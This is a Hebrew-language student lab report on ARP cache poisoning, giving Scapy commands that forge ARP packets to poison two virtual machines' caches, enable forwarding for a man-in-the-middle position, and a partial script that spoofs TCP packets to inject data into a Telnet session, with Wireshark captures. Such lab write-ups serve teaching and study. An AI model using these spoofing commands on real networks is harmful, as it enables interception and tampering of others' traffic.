עבודת הגשה באבטחת רשתות ומרשתת

ARP Cache Poisoning Attack

מגיש: דוד סיידון 205927304

Task 1: ARP Cache Poisoning:

נתוני מחשב A:

```
[04/22/20]seed@computerA:~$ ifconfig
ens33     Link encap:Ethernet  HWaddr 00:0c:29:36:3e:96
          inet addr:192.168.174.137  Bcast:192.168.174.255  Mask:255.255.255.0
          inet6 addr: fe80::e82f:c951:59b3:1a6c/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:272 errors:0 dropped:0 overruns:0 frame:0
          TX packets:218 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:68014 (68.0 KB)  TX bytes:27701 (27.7 KB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:1382 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1382 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:87437 (87.4 KB)  TX bytes:87437 (87.4 KB)

[04/22/20]seed@computerA:~$
```

נתוני מחשב B:

```
[04/22/20]seed@computerB:~$ ifconfig
ens33     Link encap:Ethernet  HWaddr 00:0c:29:2c:12:4c
          inet addr:192.168.174.138  Bcast:192.168.174.255  Mask:255.255.255.0
          inet6 addr: fe80::97c0:8dfc:e83f:9ca1/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:244 errors:0 dropped:0 overruns:0 frame:0
          TX packets:217 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:63529 (63.5 KB)  TX bytes:27655 (27.6 KB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:1452 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1452 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:99074 (99.0 KB)  TX bytes:99074 (99.0 KB)

[04/22/20]seed@computerB:~$
```

נתוני מחשב התוקף M:

```
[04/22/20]seed@attacker:~$ ifconfig
ens33     Link encap:Ethernet  HWaddr 00:0c:29:f9:cd:51
          inet addr:192.168.174.130  Bcast:192.168.174.255  Mask:255.255.255.0
          inet6 addr: fe80::a3dd:e4a9:207f:9891/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:85 errors:0 dropped:0 overruns:0 frame:0
          TX packets:144 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:40250 (40.2 KB)  TX bytes:14175 (14.1 KB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:130 errors:0 dropped:0 overruns:0 frame:0
          TX packets:130 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:27294 (27.2 KB)  TX bytes:27294 (27.2 KB)

[04/22/20]seed@attacker:~$
```

Task 1A (using ARP request):

```
>>> from scapy.all import *
>>> e=Ether()
>>> a=ARP()
>>> e.dst="00:0c:29:36:3e:96"
>>> a.pdst="192.168.174.137"
>>> a.psrc="192.168.174.138"
>>> a.op=1
>>> pkt=e/a
>>> sendp(pkt)
.
Sent 1 packets.
>>>
```

במחשב התוקף M יצרתי חבילת ARP request ושלחתי אותה למחשב A שלכאורה נשלחה ממחשב B:

החבילה היא מסוג request מכיוון של-attribute של a הנקראת op ייושם הערך 1.

תיעוד חבילת ה-request שנשלחה אליו במחשב A על ידי Wireshark:

No.	Time	Source	Destination	Protocol	Length	Info
1	2020-04-22 16:4…	Vmware_f9:cd:51	Vmware_36:3e:96	ARP	60	Who has 192.168.174.137? Tell 192.168.174.138
2	2020-04-22 16:4…	Vmware_36:3e:96	Vmware_f9:cd:51	ARP	42	192.168.174.137 is at 00:0c:29:36:3e:96

```
▸ Frame 1: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
▸ Ethernet II, Src: Vmware_f9:cd:51 (00:0c:29:f9:cd:51), Dst: Vmware_36:3e:96 (00:0c:29:36:3e:96)
▸ Address Resolution Protocol (request)
```

בטבלת ה-ARP cache במחשב A מופיעה כתובת ה-MAC של מחשב התוקף M צמוד לכתובת ה-IP של מחשב B.

```
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.174.254                  (incomplete)                              ens33
192.168.174.138          ether   00:0c:29:f9:cd:51   C                     ens33
192.168.174.2            ether   00:50:56:f1:b5:79   C                     ens33
[04/22/20]seed@computerA:~$
```

Task 1B (using ARP reply):

```
>>> from scapy.all import *
>>> e=Ether()
>>> a=ARP()
>>> e.dst="00:0c:29:36:3e:96"
>>> a.pdst="192.168.174.137"
>>> a.psrc="192.168.174.138"
>>> a.op=2
>>> pkt=e/a
>>> sendp(pkt)
.
Sent 1 packets.
>>>
```

במחשב התוקף M יצרתי חבילת ARP reply ושלחתי אותה למחשב A שלכאורה נשלחה ממחשב B:

החבילה היא מסוג reply מכיוון של-attribute של a הנקראת op ייושם הערך 2.

תיעוד החבילה שנשלחה במחשב A אליו על ידי Wireshark:

No.	Time	Source	Destination	Protocol	Length	Info
1	2020-04-22 16:5…	Vmware_f9:cd:51	Vmware_36:3e:96	ARP	60	192.168.174.138 is at 00:0c:29:f9:cd:51

```
▸ Frame 1: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
▸ Ethernet II, Src: Vmware_f9:cd:51 (00:0c:29:f9:cd:51), Dst: Vmware_36:3e:96 (00:0c:29:36:3e:96)
▸ Address Resolution Protocol (reply)
```

בטבלת ה-ARP cache במחשב A מופיעה כתובת ה-MAC של מחשב התוקף M צמוד לכתובת ה-IP של מחשב B.

```
[04/22/20]seed@computerA:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.174.254                  (incomplete)                              ens33
192.168.174.138          ether   00:0c:29:f9:cd:51   C                     ens33
192.168.174.2            ether   00:50:56:f1:b5:79   C                     ens33
[04/22/20]seed@computerA:~$
```

Task 1C (using ARP gratuitous message):

```
>>> from scapy.all import *
>>> e=Ether()
>>> a=ARP()
>>> e.dst="ff:ff:ff:ff:ff:ff"
>>> a.pdst="192.168.174.138"
>>> a.psrc="192.168.174.138"
>>> a.hwdst="ff:ff:ff:ff:ff:ff"
>>> a.op=1
>>> pkt=e/a
>>> sendp(pkt)
.
Sent 1 packets.
>>>
```

במחשב התוקף M יצרתי את החבילה שמעדכנת לכאורה את ה-ARP cache שנמצא במחשב A:

ניתן לראות שכתובת היעד והמקור הן זהות והן שייכות למחשב B. הסיבה לכך היא שהתוקף מעמיד פנים שמחשב B ביצע את הבקשה לעדכון ה-ARP cache. בנוסף, ניתן לראות שכתובת MAC היעד של ה-ARP header ושל ה-Ether header הן זהות והן כתובת ה-broadcast.

תיעוד שליחת ה-ARP Gratuitous packet של מחשב A ב-Wireshark:

No.	Time	Source	Destination	Protocol	Length	Info
1	2020-04-22 17:2…	Vmware_f9:cd:51	Broadcast	ARP	60	Gratuitous ARP for 192.168.174.138 (Request)

```
▸ Frame 1: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
▸ Ethernet II, Src: Vmware_f9:cd:51 (00:0c:29:f9:cd:51), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
▸ Address Resolution Protocol (request/gratuitous ARP)
```

ה-ARP cache במחשב A לאחר שליחת החבילה:

```
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.174.254                  (incomplete)                              ens33
192.168.174.138          ether   00:0c:29:f9:cd:51   C                     ens33
192.168.174.2            ether   00:50:56:f1:b5:79   C                     ens33
[04/22/20]seed@computerA:~$
```

Task 2: MITM Attack on Telnet using ARP Cache Poisoning:

צעד 1: נרעיל את ה-ARP cache של מחשב A ושל מחשב B.

הרעלת מחשב A:

```
>>> from scapy.all import *
>>> e=Ether()
>>> a=ARP()
>>> e.dst="00:0c:29:36:3e:96"
>>> a.pdst="192.168.174.137"
>>> a.psrc="192.168.174.138"
>>> a.op=1
>>> pkt=e/a
>>> sendp(pkt)
.
Sent 1 packets.
>>>
```

ה-ARP cache של מחשב A לאחר ההרעלה:

```
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.174.254                  (incomplete)                              ens33
192.168.174.138          ether   00:0c:29:f9:cd:51   C                     ens33
192.168.174.2            ether   00:50:56:f1:b5:79   C                     ens33
[04/22/20]seed@computerA:~$
```

הרעלת מחשב B:

```
>>> from scapy.all import *
>>> e=Ether()
>>> a=ARP()
>>> e.dst="00:0c:29:2c:12:4c"
>>> a.pdst="192.168.174.138"
>>> a.psrc="192.168.174.137"
>>> a.op=1
>>> pkt=e/a
>>> sendp(pkt)
.
Sent 1 packets.
```

ה-ARP cache של מחשב B לאחר ההרעלה:

```
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.174.254                  (incomplete)                              ens33
192.168.174.2            ether   00:50:56:f1:b5:79   C                     ens33
192.168.174.137          ether   00:0c:29:f9:cd:51   C                     ens33
[04/22/20]seed@computerB:~$
```

<u>צעד 2:</u> נבצע Testing.

נעביר pings מ-A ל-B:

```
[04/22/20]seed@computerA:~$ ping 192.168.174.138
PING 192.168.174.138 (192.168.174.138) 56(84) bytes of data.
64 bytes from 192.168.174.138: icmp_seq=10 ttl=64 time=0.839 ms
64 bytes from 192.168.174.138: icmp_seq=11 ttl=64 time=0.675 ms
64 bytes from 192.168.174.138: icmp_seq=12 ttl=64 time=0.703 ms
64 bytes from 192.168.174.138: icmp_seq=13 ttl=64 time=0.664 ms
64 bytes from 192.168.174.138: icmp_seq=14 ttl=64 time=0.703 ms
^C
--- 192.168.174.138 ping statistics ---
14 packets transmitted, 5 received, 64% packet loss, time 13261ms
rtt min/avg/max/mdev = 0.664/0.716/0.839/0.071 ms
[04/22/20]seed@computerA:~$
```

ניתן לראות ששליחת ה-pings לא התבצעה מיד, אלא כעבור מספר שניות. הפינג הראשון שהצליח להישלח הוא מספר 10.

נאבדו 64% מהחבילות.

ה-Wireshark של מחשב A לאחר השליחה:

ניתן להבין מה-Wireshark שכל החבילות עד לחבילה מספר 9 נזרקו, מכיוון שלא הייתה תגובה ממחשב B. הסיבה לכך שלא הייתה תגובה היא שמחשב התוקף M לא אפשר העברה של חבילות.

ניתן לראות שתוך כדי שחבילות לא מצליחות להישלח, מחשב A מבין שמשהו לא תקני ולכן מתחיל לשאול את מחשב B את הכתובת MAC שלה ללא מענה (אין מענה מכיוון שהוא שואל בעצם את מחשב התוקף), ואז הוא שולח הודעת broadcast שממנה מתקבלת תשובה לכתובת ה-MAC האמתית של מחשב B.

החל מהחבילה מספר 10, למחשב A יש את הכתובת MAC האמתית של מחשב B ולכן שליחת ה-pings מצליחה.

No.	Time	Source	Destination	Protocol	Length	Info
1	2020-04-22 18:4…	192.168.174.137	192.168.174.138	ICMP	98	Echo (ping) request id=0x138c, seq=1/256, ttl=64 (no response found!)
2	2020-04-22 18:4…	192.168.174.137	192.168.174.138	ICMP	98	Echo (ping) request id=0x138c, seq=2/512, ttl=64 (no response found!)
3	2020-04-22 18:4…	192.168.174.137	192.168.174.138	ICMP	98	Echo (ping) request id=0x138c, seq=3/768, ttl=64 (no response found!)
4	2020-04-22 18:4…	192.168.174.137	192.168.174.138	ICMP	98	Echo (ping) request id=0x138c, seq=4/1024, ttl=64 (no response found!)
5	2020-04-22 18:4…	192.168.174.137	192.168.174.138	ICMP	98	Echo (ping) request id=0x138c, seq=5/1280, ttl=64 (no response found!)
6	2020-04-22 18:4…	192.168.174.137	192.168.174.138	ICMP	98	Echo (ping) request id=0x138c, seq=6/1536, ttl=64 (no response found!)
7	2020-04-22 18:4…	Vmware_36:3e:96	Vmware_f9:cd:51	ARP	42	Who has 192.168.174.138? Tell 192.168.174.137
8	2020-04-22 18:4…	192.168.174.137	192.168.174.138	ICMP	98	Echo (ping) request id=0x138c, seq=7/1792, ttl=64 (no response found!)
9	2020-04-22 18:4…	Vmware_36:3e:96	Vmware_f9:cd:51	ARP	42	Who has 192.168.174.138? Tell 192.168.174.137
10	2020-04-22 18:4…	192.168.174.137	192.168.174.138	ICMP	98	Echo (ping) request id=0x138c, seq=8/2048, ttl=64 (no response found!)
11	2020-04-22 18:4…	Vmware_36:3e:96	Vmware_f9:cd:51	ARP	42	Who has 192.168.174.138? Tell 192.168.174.137
12	2020-04-22 18:4…	192.168.174.137	192.168.174.138	ICMP	98	Echo (ping) request id=0x138c, seq=9/2304, ttl=64 (no response found!)
13	2020-04-22 18:4…	Vmware_36:3e:96	Broadcast	ARP	42	Who has 192.168.174.138? Tell 192.168.174.137
14	2020-04-22 18:4…	Vmware_2c:12:4c	Vmware_36:3e:96	ARP	60	192.168.174.138 is at 00:0c:29:2c:12:4c
15	2020-04-22 18:4…	192.168.174.137	192.168.174.138	ICMP	98	Echo (ping) request id=0x138c, seq=10/2560, ttl=64 (reply in 16)
16	2020-04-22 18:4…	192.168.174.138	192.168.174.137	ICMP	98	Echo (ping) reply id=0x138c, seq=10/2560, ttl=64 (request in 15)
17	2020-04-22 18:4…	192.168.174.137	192.168.174.138	ICMP	98	Echo (ping) request id=0x138c, seq=11/2816, ttl=64 (reply in 18)
18	2020-04-22 18:4…	192.168.174.138	192.168.174.137	ICMP	98	Echo (ping) reply id=0x138c, seq=11/2816, ttl=64 (request in 17)
19	2020-04-22 18:4…	192.168.174.137	192.168.174.138	ICMP	98	Echo (ping) request id=0x138c, seq=12/3072, ttl=64 (reply in 20)
20	2020-04-22 18:4…	192.168.174.138	192.168.174.137	ICMP	98	Echo (ping) reply id=0x138c, seq=12/3072, ttl=64 (request in 19)

אותו הדבר מתרחש גם אצל מחשב B.

שליחת ה-pings ממחשב B למחשב A:

```
[04/22/20]seed@computerB:~$ ping 192.168.174.137
PING 192.168.174.137 (192.168.174.137) 56(84) bytes of data.
64 bytes from 192.168.174.137: icmp_seq=9 ttl=64 time=1.38 ms
64 bytes from 192.168.174.137: icmp_seq=10 ttl=64 time=0.690 ms
64 bytes from 192.168.174.137: icmp_seq=11 ttl=64 time=0.658 ms
64 bytes from 192.168.174.137: icmp_seq=12 ttl=64 time=0.694 ms
^C
--- 192.168.174.137 ping statistics ---
12 packets transmitted, 4 received, 66% packet loss, time 11212ms
rtt min/avg/max/mdev = 0.658/0.857/1.388/0.307 ms
[04/22/20]seed@computerB:~$
```

נאבדו 66% מהחבילות.

ה-Wireshark של מחשב B לאחר השליחה:

No.	Time	Source	Destination	Protocol	Length	Info
1	2020-04-22 19:31:59.4032887…	192.168.174.138	192.168.174.137	ICMP	98	Echo (ping) request id=0x1380, seq=1/256, ttl=64 (no response found!)
2	2020-04-22 19:32:00.4078158…	192.168.174.138	192.168.174.137	ICMP	98	Echo (ping) request id=0x1380, seq=2/512, ttl=64 (no response found!)
3	2020-04-22 19:32:01.4313217…	192.168.174.138	192.168.174.137	ICMP	98	Echo (ping) request id=0x1380, seq=3/768, ttl=64 (no response found!)
4	2020-04-22 19:32:02.4556404…	192.168.174.138	192.168.174.137	ICMP	98	Echo (ping) request id=0x1380, seq=4/1024, ttl=64 (no response found!)
5	2020-04-22 19:32:03.4789700…	192.168.174.138	192.168.174.137	ICMP	98	Echo (ping) request id=0x1380, seq=5/1280, ttl=64 (no response found!)
6	2020-04-22 19:32:04.4398518…	Vmware_2c:12:4c	Vmware_f9:cd:51	ARP	42	Who has 192.168.174.137? Tell 192.168.174.138
7	2020-04-22 19:32:04.5039125…	192.168.174.138	192.168.174.137	ICMP	98	Echo (ping) request id=0x1380, seq=6/1536, ttl=64 (no response found!)
8	2020-04-22 19:32:05.4636608…	Vmware_2c:12:4c	Vmware_f9:cd:51	ARP	42	Who has 192.168.174.137? Tell 192.168.174.138
9	2020-04-22 19:32:05.5275747…	192.168.174.138	192.168.174.137	ICMP	98	Echo (ping) request id=0x1380, seq=7/1792, ttl=64 (no response found!)
10	2020-04-22 19:32:06.4871435…	Vmware_2c:12:4c	Vmware_f9:cd:51	ARP	42	Who has 192.168.174.137? Tell 192.168.174.138
11	2020-04-22 19:32:06.5509791…	192.168.174.138	192.168.174.137	ICMP	98	Echo (ping) request id=0x1380, seq=8/2048, ttl=64 (no response found!)
12	2020-04-22 19:32:07.5755485…	Vmware_2c:12:4c	Broadcast	ARP	42	Who has 192.168.174.137? Tell 192.168.174.138
13	2020-04-22 19:32:07.5762399…	Vmware_36:3e:96	Vmware_2c:12:4c	ARP	60	192.168.174.137 is at 00:0c:29:36:3e:96
→ 14	2020-04-22 19:32:07.5762507…	192.168.174.138	192.168.174.137	ICMP	98	Echo (ping) request id=0x1380, seq=9/2304, ttl=64 (reply in 15)
← 15	2020-04-22 19:32:07.5769028…	192.168.174.137	192.168.174.138	ICMP	98	Echo (ping) reply id=0x1380, seq=9/2304, ttl=64 (request in 14)
16	2020-04-22 19:32:08.5777973…	192.168.174.138	192.168.174.137	ICMP	98	Echo (ping) request id=0x1380, seq=10/2560, ttl=64 (reply in 17)
17	2020-04-22 19:32:08.5784641…	192.168.174.137	192.168.174.138	ICMP	98	Echo (ping) reply id=0x1380, seq=10/2560, ttl=64 (request in 16)
18	2020-04-22 19:32:09.5918318…	192.168.174.138	192.168.174.137	ICMP	98	Echo (ping) request id=0x1380, seq=11/2816, ttl=64 (reply in 19)
19	2020-04-22 19:32:09.5924644…	192.168.174.137	192.168.174.138	ICMP	98	Echo (ping) reply id=0x1380, seq=11/2816, ttl=64 (request in 18)
20	2020-04-22 19:32:10.6158046…	192.168.174.138	192.168.174.137	ICMP	98	Echo (ping) request id=0x1380, seq=12/3072, ttl=64 (reply in 21)
21	2020-04-22 19:32:10.6164728…	192.168.174.137	192.168.174.138	ICMP	98	Echo (ping) reply id=0x1380, seq=12/3072, ttl=64 (request in 20)

צעד 3: נפעיל את ה-forwarding.

הפעלת ה-forwarding במחשב M:

```
[04/22/20]seed@attacker:~$ sudo sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
[04/22/20]seed@attacker:~$
```

נחזור על צעד 2 במחשב A ובמחשב B.

לאחר ביצוע ה-forwarding במחשב התוקף M, ניתן לראות שהחבילות ממחשב A למחשב B עוברות ללא הפרעה ואיבוד.

```
[04/22/20]seed@computerA:~$ ping 192.168.174.138
PING 192.168.174.138 (192.168.174.138) 56(84) bytes of data.
From 192.168.174.130: icmp_seq=1 Redirect Host(New nexthop: 192.168.174.138)
64 bytes from 192.168.174.138: icmp_seq=1 ttl=63 time=1.09 ms
From 192.168.174.130: icmp_seq=2 Redirect Host(New nexthop: 192.168.174.138)
64 bytes from 192.168.174.138: icmp_seq=2 ttl=63 time=0.671 ms
From 192.168.174.130: icmp_seq=3 Redirect Host(New nexthop: 192.168.174.138)
64 bytes from 192.168.174.138: icmp_seq=3 ttl=63 time=1.32 ms
From 192.168.174.130: icmp_seq=4 Redirect Host(New nexthop: 192.168.174.138)
64 bytes from 192.168.174.138: icmp_seq=4 ttl=63 time=1.24 ms
From 192.168.174.130: icmp_seq=5 Redirect Host(New nexthop: 192.168.174.138)
64 bytes from 192.168.174.138: icmp_seq=5 ttl=63 time=1.23 ms
From 192.168.174.130: icmp_seq=6 Redirect Host(New nexthop: 192.168.174.138)
64 bytes from 192.168.174.138: icmp_seq=6 ttl=63 time=1.23 ms
^C
--- 192.168.174.138 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5020ms
rtt min/avg/max/mdev = 0.671/1.133/1.324/0.221 ms
[04/22/20]seed@computerA:~$
```

ה-Wireshark של מחשב A לאחר השליחה:

ניתן לראות שכל החבילות עוברות ומקבלות מענה reply לאחר ביצוע redirect ממחשב התוקף M.

אותו הדבר מתרחש גם כשמחשב B שולח pings למחשב A.

No.	Time	Source	Destination	Protocol	Length	Info
1	2020-04-22 19:4…	192.168.174.137	192.168.174.138	ICMP	98	Echo (ping) request id=0x140d, seq=1/256, ttl=64 (no response found!)
2	2020-04-22 19:4…	Vmware_f9:cd:51	Broadcast	ARP	60	Who has 192.168.174.137? Tell 192.168.174.130
3	2020-04-22 19:4…	Vmware_36:3e:96	Vmware_f9:cd:51	ARP	42	192.168.174.137 is at 00:0c:29:36:3e:96
4	2020-04-22 19:4…	Vmware_f9:cd:51	Broadcast	ARP	60	Who has 192.168.174.138? Tell 192.168.174.130
5	2020-04-22 19:4…	Vmware_2c:12:4c	Vmware_f9:cd:51	ARP	60	192.168.174.138 is at 00:0c:29:2c:12:4c
6	2020-04-22 19:4…	192.168.174.130	192.168.174.137	ICMP	126	Redirect (Redirect for host)
7	2020-04-22 19:4…	192.168.174.137	192.168.174.138	ICMP	98	Echo (ping) request id=0x140d, seq=1/256, ttl=63 (reply in 8)
8	2020-04-22 19:4…	192.168.174.138	192.168.174.137	ICMP	98	Echo (ping) reply id=0x140d, seq=1/256, ttl=64 (request in 7)
9	2020-04-22 19:4…	192.168.174.130	192.168.174.138	ICMP	126	Redirect (Redirect for host)
10	2020-04-22 19:4…	192.168.174.138	192.168.174.137	ICMP	98	Echo (ping) reply id=0x140d, seq=1/256, ttl=63
11	2020-04-22 19:4…	192.168.174.137	192.168.174.138	ICMP	98	Echo (ping) request id=0x140d, seq=2/512, ttl=64 (no response found!)
12	2020-04-22 19:4…	192.168.174.130	192.168.174.137	ICMP	126	Redirect (Redirect for host)
13	2020-04-22 19:4…	192.168.174.137	192.168.174.138	ICMP	98	Echo (ping) request id=0x140d, seq=2/512, ttl=63 (reply in 14)
14	2020-04-22 19:4…	192.168.174.138	192.168.174.137	ICMP	98	Echo (ping) reply id=0x140d, seq=2/512, ttl=64 (request in 13)
15	2020-04-22 19:4…	192.168.174.130	192.168.174.138	ICMP	126	Redirect (Redirect for host)
16	2020-04-22 19:4…	192.168.174.138	192.168.174.137	ICMP	98	Echo (ping) reply id=0x140d, seq=2/512, ttl=63
17	2020-04-22 19:4…	192.168.174.137	192.168.174.138	ICMP	98	Echo (ping) request id=0x140d, seq=3/768, ttl=64 (no response found!)
18	2020-04-22 19:4…	192.168.174.130	192.168.174.137	ICMP	126	Redirect (Redirect for host)
19	2020-04-22 19:4…	192.168.174.137	192.168.174.138	ICMP	98	Echo (ping) request id=0x140d, seq=3/768, ttl=63 (reply in 20)
20	2020-04-22 19:4…	192.168.174.138	192.168.174.137	ICMP	98	Echo (ping) reply id=0x140d, seq=3/768, ttl=64 (request in 19)
21	2020-04-22 19:4…	192.168.174.130	192.168.174.138	ICMP	126	Redirect (Redirect for host)
22	2020-04-22 19:4…	192.168.174.138	192.168.174.137	ICMP	98	Echo (ping) reply id=0x140d, seq=3/768, ttl=63
23	2020-04-22 19:4…	192.168.174.137	192.168.174.138	ICMP	98	Echo (ping) request id=0x140d, seq=4/1024, ttl=64 (no response found!)
24	2020-04-22 19:4…	192.168.174.130	192.168.174.137	ICMP	126	Redirect (Redirect for host)
25	2020-04-22 19:4…	192.168.174.137	192.168.174.138	ICMP	98	Echo (ping) request id=0x140d, seq=4/1024, ttl=63 (reply in 26)
26	2020-04-22 19:4…	192.168.174.138	192.168.174.137	ICMP	98	Echo (ping) reply id=0x140d, seq=4/1024, ttl=64 (request in 25)
27	2020-04-22 19:4…	192.168.174.130	192.168.174.138	ICMP	126	Redirect (Redirect for host)
28	2020-04-22 19:4…	192.168.174.138	192.168.174.137	ICMP	98	Echo (ping) reply id=0x140d, seq=4/1024, ttl=63
29	2020-04-22 19:4…	192.168.174.137	192.168.174.138	ICMP	98	Echo (ping) request id=0x140d, seq=5/1280, ttl=64 (no response found!)
30	2020-04-22 19:4…	192.168.174.130	192.168.174.137	ICMP	126	Redirect (Redirect for host)
31	2020-04-22 19:4…	192.168.174.137	192.168.174.138	ICMP	98	Echo (ping) request id=0x140d, seq=5/1280, ttl=63 (reply in 32)
32	2020-04-22 19:4…	192.168.174.138	192.168.174.137	ICMP	98	Echo (ping) reply id=0x140d, seq=5/1280, ttl=64 (request in 31)
33	2020-04-22 19:4…	192.168.174.130	192.168.174.138	ICMP	126	Redirect (Redirect for host)

<u>צעד 4:</u> ביצוע מתקפת MITM.

לאחר שביצענו ARP cache Poisoning attack למחשב A ולמחשב B, נבצע forwarding במחשב C:

```
[04/22/20]seed@attacker:~$ sudo sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
[04/22/20]seed@attacker:~$
```

נבצע חיבור Telnet ממחשב A אל מחשב B:

```
[04/22/20]seed@computerA:~$ telnet 192.168.174.138
Trying 192.168.174.138...
Connected to 192.168.174.138.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
computerB login: seed
Password:
Last login: Tue Apr 21 12:27:02 EDT 2020 from 192.168.174.137 on pts/18
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

[04/22/20]seed@computerB:~$
```

לאחר שחיבור ה-Telnet התבצע בהצלחה, נפסיק את ה-forwarding במחשב C:

```
[04/22/20]seed@attacker:~$ sudo sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
[04/22/20]seed@attacker:~$
```

ה-Wireshark לאחר שנסינו להקליד כמה דברים ב-Telnet במחשב A:

ניתן לראות שלאחר מספר של הקשות, מחשב A מבין שמשהו לא תקין ומנסה לשאול את מחשב B מה כתובת ה-MAC שלו ללא מענה (אין מענה מכיוון שמחשב A שואל בעצם את מחשב M), ואז הוא שולח הודעת broadcast שלאחריה הוא מקבל את הכתובת MAC האמתית של B. לאחר מכן, מתנהל חיבור Telnet תקני בין מחשב A למחשב B.

No.	Time	Source	Destination	Protocol	Length	Info
1	2020-04-22 20:2…	192.168.174.137	192.168.174.138	TELNET	67	Telnet Data ...
2	2020-04-22 20:2…	192.168.174.137	192.168.174.138	TELNET	67	Telnet Data ...
3	2020-04-22 20:2…	192.168.174.137	192.168.174.138	TCP	68	[TCP Retransmission] 45554 → 23 [PSH, ACK] Seq=482182487 Ack=735472526 Win=237 Len=2 TSval=3110…
4	2020-04-22 20:2…	192.168.174.137	192.168.174.138	TCP	68	[TCP Retransmission] 45554 → 23 [PSH, ACK] Seq=482182487 Ack=735472526 Win=237 Len=2 TSval=3121…
5	2020-04-22 20:2…	192.168.174.137	192.168.174.138	TCP	68	[TCP Retransmission] 45554 → 23 [PSH, ACK] Seq=482182487 Ack=735472526 Win=237 Len=2 TSval=3143…
6	2020-04-22 20:2…	192.168.174.137	192.168.174.138	TCP	68	[TCP Retransmission] 45554 → 23 [PSH, ACK] Seq=482182487 Ack=735472526 Win=237 Len=2 TSval=3185…
7	2020-04-22 20:2…	Vmware_36:3e:96	Vmware_f9:cd:51	ARP	42	Who has 192.168.174.138? Tell 192.168.174.137
8	2020-04-22 20:2…	Vmware_36:3e:96	Vmware_f9:cd:51	ARP	42	Who has 192.168.174.138? Tell 192.168.174.137
9	2020-04-22 20:2…	192.168.174.137	192.168.174.138	TCP	68	[TCP Retransmission] 45554 → 23 [PSH, ACK] Seq=482182487 Ack=735472526 Win=237 Len=2 TSval=3270…
10	2020-04-22 20:2…	Vmware_36:3e:96	Vmware_f9:cd:51	ARP	42	Who has 192.168.174.138? Tell 192.168.174.137
11	2020-04-22 20:2…	Vmware_36:3e:96	Broadcast	ARP	42	Who has 192.168.174.138? Tell 192.168.174.137
12	2020-04-22 20:2…	Vmware_2c:12:4c	Vmware_36:3e:96	ARP	60	192.168.174.138 is at 00:0c:29:2c:12:4c
13	2020-04-22 20:2…	192.168.174.137	192.168.174.138	TCP	68	[TCP Retransmission] 45554 → 23 [PSH, ACK] Seq=482182487 Ack=735472526 Win=237 Len=2 TSval=3443…
14	2020-04-22 20:2…	192.168.174.138	192.168.174.137	TELNET	68	Telnet Data ...
15	2020-04-22 20:2…	192.168.174.137	192.168.174.138	TELNET	69	Telnet Data ...
16	2020-04-22 20:2…	192.168.174.138	192.168.174.137	TELNET	69	Telnet Data ...
17	2020-04-22 20:2…	192.168.174.137	192.168.174.138	TCP	66	45554 → 23 [ACK] Seq=482182492 Ack=735472531 Win=237 Len=0 TSval=34443 TSecr=33459

מכיוון שה-ARP cache של מחשב A עודכן, נבצע את צעד 4 מחדש עד להפסקת ה-forwarding ומשם נפעיל את קטע הקוד של ה-spoofing במחשב התוקף M:

ניתן לראות בקטע הקוד שקיימות 2 סיטואציות - הראשונה היא שהודעה נשלחה ממחשב A אל מחשב B שבה נשנה את תוכן החבילה ל-'Z' והשנייה היא שנשלחה הודעה ממחשב B אל מחשב A שבה לא נשנה את תוכן החבילה.

```
from scapy.all import *

def spoof_pkt(pkt):
        if (pkt[Ether].src == '00:0c:29:36:3e:96' and  pkt[IP].src == "192.168.174.137" and pkt[IP].dst == "192.168.174.138" and pkt[TCP].flags != 0x10) :
                print("Original Packet. ")
                print("Source IP : ", pkt[IP].src)
                print("Destination IP :", pkt[IP].dst)

                a = IP(src = "192.168.174.138", dst = "192.168.174.137")
                b = TCP(sport = pkt[IP].dport, dport = pkt[IP].sport, flags = 0x18, seq = pkt[TCP].ack, ack = pkt[TCP].seq + len(pkt[TCP].payload))
                data = 'Z'
                newpkt = a/b/data

                print("Spoofed Packet.  ")
                print("Source IP : ", newpkt[IP].src)
                print("Destination IP :", newpkt[IP].dst)
                send(newpkt)

